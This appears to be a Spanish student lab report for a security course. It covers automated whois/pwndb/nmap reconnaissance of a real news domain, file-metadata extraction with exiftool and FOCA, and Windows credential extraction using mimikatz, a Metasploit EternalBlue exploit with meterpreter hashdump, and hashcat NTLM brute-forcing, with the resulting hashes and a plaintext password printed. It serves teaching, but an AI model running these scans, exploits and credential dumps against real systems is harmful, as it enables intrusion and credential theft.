

## Practica 2-TEMA 5

### Parte 1: Script automático

- **Info del dominio:** Información que proporciona whois

```
GNU nano 4.9.3
#!/bin/bash
echo Scrip automatico para Whois
whois $1 > infoWhois
grep 'Email' infoWhois | cut -d ':' -f 2 | sed 's/ //g' > correos

#informacion general del dominio
echo "-----"
echo "-----Info del dominio-----"
echo "-----"

cat /home/kali/practica2/infoWhois

kali@kali:~/practica2$ sudo ./practica2.sh marca.com
Scrip automatico para Whois
-----
-----Info del dominio-----
-----
Domain Name: MARCA.COM
Registry Domain ID: 173872_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.eurodns.com
Registrar URL: http://www.EuroDNS.com
Updated Date: 2020-02-04T04:36:16Z
Creation Date: 1997-03-12T05:00:00Z
Registry Expiry Date: 2021-02-10T17:30:38Z
Registrar: EuroDNS S.A.
Registrar IANA ID: 1052
Registrar Abuse Contact Email: legal@eurodns.com
Registrar Abuse Contact Phone: +352.27220150
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS1-09.AZURE-DNS.COM
Name Server: NS2-09.AZURE-DNS.NET
Name Server: NS3-09.AZURE-DNS.ORG
Name Server: NS4-09.AZURE-DNS.INFO
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2020-11-21T19:52:26Z <<<
```

```

The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: marca.com
Registry Domain ID: D17267135-COM
Registrar WHOIS Server: whois.eurodns.com
Registrar URL: http://www.eurodns.com
Updated Date: 2020-02-04T06:08:16Z
Creation Date: 1997-03-12T00:00:00Z
Registrar Registration Expiration Date: 2021-02-09T00:00:00Z
Registrar: Eurodns S.A.
Registrar IANA ID: 1052
Registrar Abuse Contact Email: legal@eurodns.com
Registrar Abuse Contact Phone: +352.27220150
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: UNIDAD EDITORIAL INFORMACION DEPORTIVA S L U
Registrant Organization: UNIDAD EDITORIAL INFORMACION DEPORTIVA, S.L.U
Registrant Street: Avda San Luis, 25
Registrant City: Madrid
Registrant State/Province:
Registrant Postal Code: 28033
Registrant Country: ES
Registrant Phone: +34.914435907
Registrant Fax:
Registrant Email: dominios@herrero.es
Registry Admin ID:
Admin Name: REDACTED FOR PRIVACY REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: Madrid
Admin State/Province:
Admin Postal Code: 28033
Admin Country: ES
Admin Phone: REDACTED FOR PRIVACY
Admin Fax: REDACTED FOR PRIVACY
Admin Email: 8DBD44A0818F2AD8D1C7E348E2580956_1814197_a@whoisprivacy.com
Registry Tech ID:
Tech Name: REDACTED FOR PRIVACY REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: Madrid
Tech State/Province:
Tech Postal Code: 28033
Tech Country: ES
Tech Phone: REDACTED FOR PRIVACY
Tech Fax: REDACTED FOR PRIVACY
Tech Email: 03EAB081DD3EAF0A289CCEDB9DC6E86F_1814197_t@whoisprivacy.com
Name Server: ns1-09.azure-dns.com

```

- **Filtraciones:** Los correos que ha sacado whois los guardamos en un fichero llamado correos

```

kali@kali:~/practica2$ cat correos
legal@eurodns.com
legal@eurodns.com
legal@eurodns.com
dominios@herrero.es
8DBD44A0818F2AD8D1C7E348E2580956_1814197_a@whoisprivacy.com
03EAB081DD3EAF0A289CCEDB9DC6E86F_1814197_t@whoisprivacy.com

```

Y en nuestro script vamos pasando uno por uno los correos para comprobar si han sido filtrados

```

#parte de pwndb
echo " "
echo " "
echo " "

service tor start

cd /home/kali/pwndb/venv/
source /home/kali/pwndb/venv/bin/activate
while IFS= read -r line
do
python /home/kali/pwndb/pwndb.py --target $line
done < /home/kali/practica2/correos

```

No existen filtraciones

```
-----Pwndb-----
[-] Searching for leaks ...
[+] donate@btc.thx:12cC7BdkBbru6JGsWvTx4PPM5LjLX8g49X
[-] Searching for leaks ...
[+] donate@btc.thx:12cC7BdkBbru6JGsWvTx4PPM5LjLX8g49X
[-] Searching for leaks ...
[+] donate@btc.thx:12cC7BdkBbru6JGsWvTx4PPM5LjLX8g49X
[-] Searching for leaks ...
[+] donate@btc.thx:12cC7BdkBbru6JGsWvTx4PPM5LjLX8g49X
[-] Searching for leaks ...
[+] donate@btc.thx:12cC7BdkBbru6JGsWvTx4PPM5LjLX8g49X
```

- Comprobar si el dominio esta online

```
#comprobar si el host esta online y analizar TOP 10 puertos
echo "-----"
echo "-----Estado del dominio-----"
echo "-----"

nmap -sn $1
```

```
-----Estado del dominio-----
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-21 14:52 EST
Nmap scan report for marca.com (52.174.157.78)
Host is up (0.00061s latency).
Other addresses for marca.com (not scanned): 2001:67c:2294:1000::f199
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

- Nmap con los 10 puertos más conocidos

```
echo "-----"
echo "-----Análisis Top 10-----"
echo "-----"

nmap $1 -sV --top-ports=10 -oN puertos
```

```
-----Análisis Top 10-----
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-21 14:52 EST
Nmap scan report for marca.com (52.174.157.78)
Host is up (0.012s latency).
Other addresses for marca.com (not scanned): 2001:67c:2294:1000::f199

PORT      STATE    SERVICE      VERSION
21/tcp    filtered ftp
22/tcp    filtered ssh
23/tcp    filtered telnet
25/tcp    filtered smtp
80/tcp    open     http         nginx 1.16.1
110/tcp   filtered pop3
139/tcp   filtered netbios-ssn
443/tcp   open     ssl/http     nginx 1.16.1
445/tcp   filtered microsoft-ds
3389/tcp   filtered ms-wbt-server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.91 seconds
```

- **Puertos abiertos del servidor:** Como guardamos la salida del Nmap en el fichero puertos, hacemos un grep simplemente

```
echo "_____"
```

```
echo "-----Puertos abiertos-----"
```

```
echo "_____"
```

```
grep open puertos
```

```
-----Puertos abiertos-----
```

80/tcp	open	http	nginx 1.16.1
443/tcp	open	ssl/http	nginx 1.16.1

- **Servidores NS y MX**

```
echo "_____"
```

```
echo "-----NS y MX Server-----"
```

```
echo "_____"
```

```
grep 'Name Server' /home/kali/practica2/infoWhois
```

```
nslookup -query=mx $1 | grep 'mail'
```

```
-----NS y MX Server-----
```

```
Name Server: NS1-09.AZURE-DNS.COM
```

```
Name Server: NS2-09.AZURE-DNS.NET
```

```
Name Server: NS3-09.AZURE-DNS.ORG
```

```
Name Server: NS4-09.AZURE-DNS.INFO
```

```
Name Server: ns1-09.azure-dns.com
```

```
Name Server: ns2-09.azure-dns.net
```

```
Name Server: ns3-09.azure-dns.org
```

```
Name Server: ns4-09.azure-dns.info
```

```
marca.com      mail exchanger = 10 marca-com.mail.protection.outlook.com.
```

## Script completo

```
GNU nano 4.9.3
```

```
#!/bin/bash
```

```
echo "Script automatico para Whois"
```

```
whois $1 > infoWhois
```

```
grep 'Email' infoWhois | cut -d ':' -f 2 | sed 's/ //g' > correos
```

```
#informacion general del dominio
```

```
echo "_____"
```

```
echo "-----Info del dominio-----"
```

```
echo "_____"
```

```
cat /home/kali/practica2/infoWhois
```

```
#parte de pwndb
```

```
echo "_____"
```

```
echo "-----Pwndb-----"
```

```
echo "_____"
```

```
service tor start
```

```
cd /home/kali/pwndb/venv/
```

```
source /home/kali/pwndb/venv/bin/activate
```

```
while IFS= read -r line
```

```
do
```

```
python /home/kali/pwndb/pwndb.py --target $line
```

```
done < /home/kali/practica2/correos
```

```
#comprobar si el host esta online y analizar TOP 10 puertos
```

```
echo "_____"
```

```
echo "-----Estado del dominio-----"
```

```
echo "_____"
```

```
nmap -sn $1
```

```
echo "_____"
```

```
echo "-----Análisis Top 10-----"
```

```
echo "_____"
```

```
nmap $1 -sV --top-ports=10 -oN puertos
```

```

echo "_____ "
echo "_____Puertos abiertos_____ "
echo "_____ "

grep open puertos

echo "_____ "
echo "_____NS y MX Server_____ "
echo "_____ "
grep 'Name Server' /home/kali/practica2/infoWhois
nslookup -query=mx $1 | grep 'mail'

```

## Parte 2: Metadatos de archivos

- ¿Qué son los metadatos?

Los **metadatos**, son datos de información generados por los usuarios de **tecnologías digitales**, como servicios de e-mail, entre otros. Para hacernos una idea de su importancia en **seguridad y defensa anti-espionaje**, son los datos de los datos.

Existen varios programas para modificar los metadatos de un archivo:

- Exiftool
- Foca
- Ajpdsoft
- exiv2
- pdftk
- file-roller

### EXIFTOOL

Vamos a probar con **Exiftool** primero:

Lo primero que hacemos es descargarlo , para ello introducimos el siguiente comando:


**sudo apt-get install libimage-exiftool-perl**

```

usuario1@usuario1-VirtualBox:~$ sudo apt-get install libimage-exiftool-perl
[sudo] password for usuario1:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  golang-docker-credential-helpers libexpat1-dev libpython2.7-dev
  linux-hwe-5.4-headers-5.4.0-42 linux-hwe-5.4-headers-5.4.0-47
  linux-hwe-5.4-headers-5.4.0-48 python-pip-whl python2.7-dev

```

A continuación vamos a extraer los datos de una imagen aleatoria descargada desde internet



En mi caso una foto de Nueva York

```

usuario1@usuario1-VirtualBox:~/Desktop$ ls
Material-Clase New_york_times_square-terabass.jpg
usuario1@usuario1-VirtualBox:~/Desktop$

```

Vamos a ver qué información nos da:

- Nombre del artista
- Modelo de la cámara
- Software con la que ha sido modificada/editada/creada

```

usuario1@usuario1-VirtualBox:~/Desktop$ sudo exiftool New_york_times_square-terabass.jpg
ExifTool Version Number      : 10.80
File Name                    : New_york_times_square-terabass.jpg
Directory                    : .
File Size                    : 3.1 MB
File Modification Date/Time   : 2020:11:21 12:29:15+01:00
File Access Date/Time        : 2020:11:21 12:29:15+01:00
File Inode Change Date/Time   : 2020:11:21 12:29:15+01:00
File Permissions              : rw-rw-r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                  : 1.02
Exif Byte Order               : Little-endian (Intel, II)
Camera Model Name             : Canon EOS 40D
Orientation                   : Horizontal (normal)
X Resolution                   : 300
Y Resolution                   : 300
Resolution Unit               : inches
Software                      : Adobe Photoshop CS4 Windows
Modify Date                   : 2010:10:21 21:04:13
Artist                        : Oto Godfrey
Copyright                     : Creative Commons Attribution-Share Alike 3.0 Unported
Exposure Time                 : 1/99
F Number                      : 4.6
ISO                           : 640
Date/Time Original            : 2009:09:13 15:57:22
Focal Length                   : 17.0 mm
Color Space                   : Uncalibrated
Exif Image Width              : 3904
Exif Image Height             : 2602
Compression                   : JPEG (old-style)
Thumbnail Offset              : 552
Thumbnail Length              : 8910
Current IPTC Digest           : 31e4c1f2ce290e02dd388b7771f87463
Application Record Version    : 0
By-line                       : Oto Godfrey
By-line Title                 : Photographer
Object Name                   : New York Times Square
Copyright Notice              : Creative Commons Attribution-Share Alike 3.0 Unported
IPTC Digest                   : 31e4c1f2ce290e02dd388b7771f87463
Displayed Units X              : inches

```



Así como más abajo el **correo** del artista o su **ciudad de origen**.

```
Creator City           : Los Angeles
Creator Region        : CA
Creator Work Email    : oto ( at ) terabass.com
Creator Work URL      : http://www.terabass.com
History Action        : saved, saved
History Instance ID   : xmp.iid:4FE8BBAF8EDDDF11AE88C553F84A2889, xmp.iid:50E8BBAF8EDDDF11AE88C553F84A2889
History When          : 2010:10:21 21:04:13-07:00, 2010:10:21 21:04:13-07:00
History Software Agent : Adobe Photoshop CS4 Windows, Adobe Photoshop CS4 Windows
```

Todos estos datos se pueden modificar , pueden ser borrados , se pueden añadir nuevos y modificar los existentes.

En este ejemplo vamos a añadir un comentario, y vemos que al modificar los metadatos nos crea otra imagen.

```
usuario1@usuario1-VirtualBox:~/Desktop$ exiftool -comment=wow New_york_times_square-terabass.jpg
1 image files updated
usuario1@usuario1-VirtualBox:~/Desktop$ ls
Material-Clase New_york_times_square-terabass.jpg New_york_times_square-terabass.jpg_original
usuario1@usuario1-VirtualBox:~/Desktop$
```

Abrimos la imagen y vemos que ahora existe un campo nuevo que es el que hemos creado

```
Chromatic Adaptation : 1.04788 0.02292 -0.0502 0.02959 0.9904
DCT Encode Version   : 100
APP14 Flags 0        : [14]
APP14 Flags 1        : (none)
Color Transform       : YCbCr
Comment              : WOW
Image Width           : 3904
Image Height          : 2602
Encoding Process      : Baseline DCT, Huffman coding
Bits Per Sample       : 8
Color Components      : 3
Y Cb Cr Sub Sampling  : YCbCr4:4:4 (1 1)
Aperture              : 4.6
```

Respecto de si se puede saber que han sido modificados lo único que cambia es la fecha de modificación y acceso , lo cual no da mucha información. Así que no se puede saber si han sido modificados estos datos.

```
File Modification Date/Time : 2020:11:21 13:34:15+01:00
File Access Date/Time      : 2020:11:21 13:34:15+01:00
File Inode Change Date/Time : 2020:11:21 13:34:15+01:00
```

Existen más opciones dentro de Exiftool

## Sinopsis

**exiftool** [ *OPTIONS* ] [- *TAG* ...] [-- *TAG* ...] *FILE* ...

**exiftool** [ *OPTIONS* ] - *TAG* [+<]=[ *VALUE* ]... *FILE* ...

**exiftool** [ *OPTIONS* ] **-tagsFromFile** *SRCFILE* [- *SRCTAG* [> *DSTTAG* ]...] *FILE* ...

**exiftool** [ **-ver** | **-list**[**w**|**f**|**wf**|**g**[ *NUM* ]|**d**|**x**] ]

**TAG** [+|=| ] **VALUE** ]


Write a new value for the specified tag (ie. "-comment=wow"), or delete the tag if no *VALUE* is given (ie. "-comment="). "+=" and "-=" are used to add or remove existing entries from a list, or to shift date/time values (see Image::ExifTool::Shift.pl for details), and "-=" may be used to conditionally remove or replace a tag (see " WRITING EXAMPLES " for examples).

Este ejemplo de arriba es el que hemos usado para añadir el comentario.

## FOCA

Vamos a probar **FOCA** esta vez: Para que funcione tiene que existir una conexión a un server SQL en mi caso yo he creado la conexión con **SQLexpress** que es la que recomiendan.

Creamos un nuevo proyecto , yo en este caso voy a probar con el dominio de la universidad



Busco archivos doc y pdf. Como se ve Google me bloquea por hacer muchas peticiones, Bing por su parte no me bloquea pero no encuentra nada y DuckDuckGo es el único que me muestra algún resultado , todo lo que ha encontrado son pdf que están subidos a la página web.



Utad - FOCA Open Source 3.4.7.0

Project Plugins Options TaskList About

Utad

- Network
- Domains
- Document Analysis

Search engines

- ☐ Google
- ☐ Bing
- ☒ DuckDuckGo

Extensions

All		None	
<input checked="" type="checkbox"/> doc	<input type="checkbox"/> docx	<input type="checkbox"/> sxw	<input type="checkbox"/> odp
<input type="checkbox"/> ppt	<input type="checkbox"/> pptx	<input type="checkbox"/> odt	<input checked="" type="checkbox"/> pdf
<input type="checkbox"/> pps	<input type="checkbox"/> ppsx	<input type="checkbox"/> ods	<input type="checkbox"/> wpd
<input type="checkbox"/> xls	<input type="checkbox"/> xlxs	<input type="checkbox"/> odg	<input type="checkbox"/> rtf

Custom search Search All

Id	Type	URL	Download	Download Date	Size	Metac
0	pdf	https://www.u-tad.com/wp-content/uploads/2016/05/A...	✗	-	-	✗
1	pdf	https://www.u-tad.com/wp-content/uploads/2018/10/G...	✗	-	-	✗
2	pdf	https://www.u-tad.com/wp-content/uploads/2018/04/d...	✗	-	-	✗
3	pdf	https://www.u-tad.com/wp-content/uploads/2017/02/D...	✗	-	-	✗
4	pdf	https://www.u-tad.com/wp-content/uploads/2018/04/d...	✗	-	-	✗
5	pdf	https://www.u-tad.com/wp-content/uploads/2016/05/A...	✗	-	-	✗
6	pdf	https://www.u-tad.com/wp-content/uploads/2018/04/d...	✗	-	-	✗
7	pdf	https://www.u-tad.com/wp-content/uploads/2016/05/D...	✗	-	-	✗
8	pdf	https://www.u-tad.com/wp-content/uploads/2018/04/d...	✗	-	-	✗
9	pdf	https://www.u-tad.com/wp-content/uploads/2018/04/d...	✗	-	-	✗
10	pdf	https://www.u-tad.com/wp-content/uploads/2018/04/d...	✗	-	-	✗

Time	Source	Severity	Message
13:05:03	MetadataSearch	medium	BingWeb search finished successfully!! Total found result count: 0
13:05:19	MetadataSearch	error	An error has ocured on GoogleWeb: Error en el servidor remoto: (429) Too Many Requests..
13:05:35	MetadataSearch	error	An error has ocured on GoogleWeb: Error en el servidor remoto: (429) Too Many Requests..
13:05:57	MetadataSearch	medium	DuckDuckGoWeb search finished successfully!! Total found result count: 80
13:07:58	MetadataSearch	error	An error has ocured on DuckDuckGoWeb: Error en el servidor remoto: (403) Prohibido..

Settings Deactivate AutoScroll Clear Save log to File

All searchers have finished

Voy a descargar el pdf libro matricula

Utad - FOCA Open Source 3.4.7.0

Project Plugins Options TaskList About

Utad

- Network
- Domains
- Document Analysis
  - Files (1/50)
    - pdf (1)
      - Libro\_matricula.pdf
  - Metadata Summary
    - Users (0)
    - Folders (0)
    - Printers (0)
    - Software (0)
    - Operating Systems (0)
    - Passwords (0)
    - Servers (0)
    - Malware Summary (DIARIO)


Attribute	Value
<b>File Information</b>	
URL	https://www.u-tad.com/wp-content/uploads/2018/04/doc/grado/Libro_matricu...
Local path	C:\Users\ramon\AppData\Local\Temp\Libro_matricula.pdf
Download	Yes
Analyzed	No
Download date	21/11/2020 13:12:38
Size	0 B
<b>Malware Analysis (Powered by DIARIO)</b>	
Malware analysis pending	
<b>Metadata Extraction</b>	
Metadata extraction pending	

En esta versión no me da la opción de extraer los metadatos , en la otra versión que es la Pro lo pruebo pero no extrae nada.

Supuestamente dice que todo ha sido analizado (esquina izquierda abajo) pero no cambia la X de la columna Analyzed.

## El proceso que he seguido:

1. Abrir FOCA
2. Arrastrar el archivo que queremos analizar
3. Boton derecho – Extract all Metadata -- Analyze Metadata



## Parte 3: Credenciales Windows y Linux

### WINDOWS

#### Extraer Hashes en Windows:

Usamos la herramienta **mimikatz** para extraer los hashes de Windows

Iniciamos la herramienta con privilegios de administrador



A continuación vamos a extraer los hashes de los distintos usuarios del equipo, para eso introducimos el comando: **sekurlsa::logonpasswords**

En este caso nos aparece el usuario con el que hemos accedido y nos muestra su **hash LM** y el **NTLM** así como la contraseña en texto plano

```
minikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 108793 (00000000:0001a8f9)
Session          : Interactive from 1
User Name        : romero
Domain           : TARGET
Logon Server     : DC-001
Logon Time       : 11/21/2020 1:50:00 PM
SID              : S-1-5-21-2241423055-1563459604-789366841-1123
msv :
[00000003] Primary
* Username       : romero
* Domain         : TARGET
* LM              : 9d266520fcea5f5f695109ab020e401c
* NTLM           : d56e4b1a5bbc1316de7108a5305e7615
* SHA1           : 4ad4a9ee319d1fe161efd4904c9414201e9ba9b0
tspkg :
* Username       : romero
* Domain         : TARGET
* Password       : R0mer0!!
```

En este caso tenemos el **hash NTLM** del usuario MARKETING-001

```
User Name        : MARKETING-001$
Domain           : TARGET
Logon Server     : <null>
Logon Time       : 11/21/2020 1:49:41 PM
SID              : S-1-5-20
msv :
[00000003] Primary
* Username       : MARKETING-001$
* Domain         : TARGET
* NTLM           : c942db543d042b4ddd4c9c910a6f9eff
* SHA1           : d2ef8f1b44510ece728d9c885f2c1dd440d9b627
tspkg :
wdigest :
* Username       : MARKETING-001$
* Domain         : TARGET
* Password       : d8 03 d7 bb 84 d0 1d 1e 56 14 ab 5b 0b 57 64 eb d4 af 34 5
```

Otra manera:

Vulnerando el equipo a través de **metasploit con eternalblue**, accedemos y una vez que tenemos la sesión de **meterpreter** hacemos un **hashdump** que nos da los hashes de los usuarios.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > check
[*] 192.168.0.20:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.20:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.20:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.20:445 - The target is vulnerable.
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] 192.168.0.20:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.20:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.20:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.20:445 - Connecting to target for exploitation.
[+] 192.168.0.20:445 - Connection established for exploitation.
[+] 192.168.0.20:445 - Target OS selected valid for OS indicated by SMB reply
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:d746aadab01c55d334054e2961b3b457 :::
```

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:d746aadab01c55d334054e2961b3b457:::

Hash LM

Hash NTLM

En que consiste el algoritmo de cifrado de estos hashes:

SAM almacena dos cifrados por contraseña, LM y NTLM. LM es débil e inseguro por diseño, y además, teniendo en cuenta la potencia de los ordenadores actuales capaces de probar cientos de miles de contraseñas por segundo, su 'cifrado' es virtualmente inútil.

Uno de los pasos para calcular el hash LM **consiste en rellenar de '0' la contraseña hasta llegar a los 14 caracteres (en caso de que sea más corta) y partir el resultado en dos trozos de 7 bytes** cada uno (el segundo relleno de esos '0' si es necesario). También **convierte a mayúsculas todos los caracteres**. Sobre estos dos trozos aplica un algoritmo estándar (DES) para cifrar una cadena arbitraria, conocida y fija (4b47532140232425) y los concatena.

lo más grave es que el hecho de partir la contraseña en dos permite a los programas de fuerza bruta, dividir el trabajo y actuar en paralelo sobre ambos trozos.

**NTLM** diferencia entre mayúsculas y minúsculas e internamente es más simple y robusto: calcula el hash cifrando con el estándar **MD4** tras una pequeña modificación del valor hexadecimal de la contraseña.

Pero por muchas mejoras que introduzca, NTLM queda anulado. Porque por defecto las contraseñas son almacenadas y utilizadas en los dos formatos, el arcaico LM y NTLM, juntas en el mismo SAM. Un ejemplo claro de cómo la seguridad es tan fuerte como el más débil de sus eslabones.

Cuando la contraseña tiene más de 15 caracteres, almacena la constante **aad3b435b51404eeaad3b435b51404ee** como hash LM (resultado de aplicar el cifrado LM a dos cadenas nulas de siete caracteres cada una y concatenarlas), que también es **equivalente a una contraseña nula**. Como la contraseña obviamente no es nula, los intentos de ataques contra el hash fallarán sistemáticamente. Esto no significa que una contraseña de más de 14 caracteres sea 'equivalente' a una contraseña nula. Aunque LM indique que la contraseña es nula, si no lo es, lógicamente ahí está (a su lado, literalmente) el hash NTLM para confirmar que no es así. Los programas de fuerza bruta que busquen la contraseña en el hash LM no funcionarán correctamente.

A continuación vamos a probar con hashtcat para crackear los hashes:

Lo primero de todo es crear el fichero con los hashes que queremos romper, para este caso nos quedamos solo con la parte **NTLM**

Estos son nuestros hashes NTLM de Admin y Guest

```
File Edit Search View Document Help
b1d6cfe0d16ae931b73c59d7e0c089c0
d746aadab01c55d334054e2961b3b457
```

**-m 1000:** Especifica el hash mode en este caso 1000 = NTLM

**-a 3:** Especifica el modo de ataque en este caso 3 = Brute forcé

**-w 3:** Especifica el perfil de trabajo 3 = hight performance

**-i :** hashcat empieza desde 1 carácter a 6 caracteres

**-O:** Dice el archivo que tiene la contraseña

¿!?! es la charset

```
kali@kali:~/Desktop$ sudo hashcat -m 1000 -a 3 -w 3 -O contraseñaW -1 ?l?d ?1?1?1?1?1?1?1?1 -i --increment-min=5
hashcat (v6.0.0) starting ...

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 2886/2950 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 27

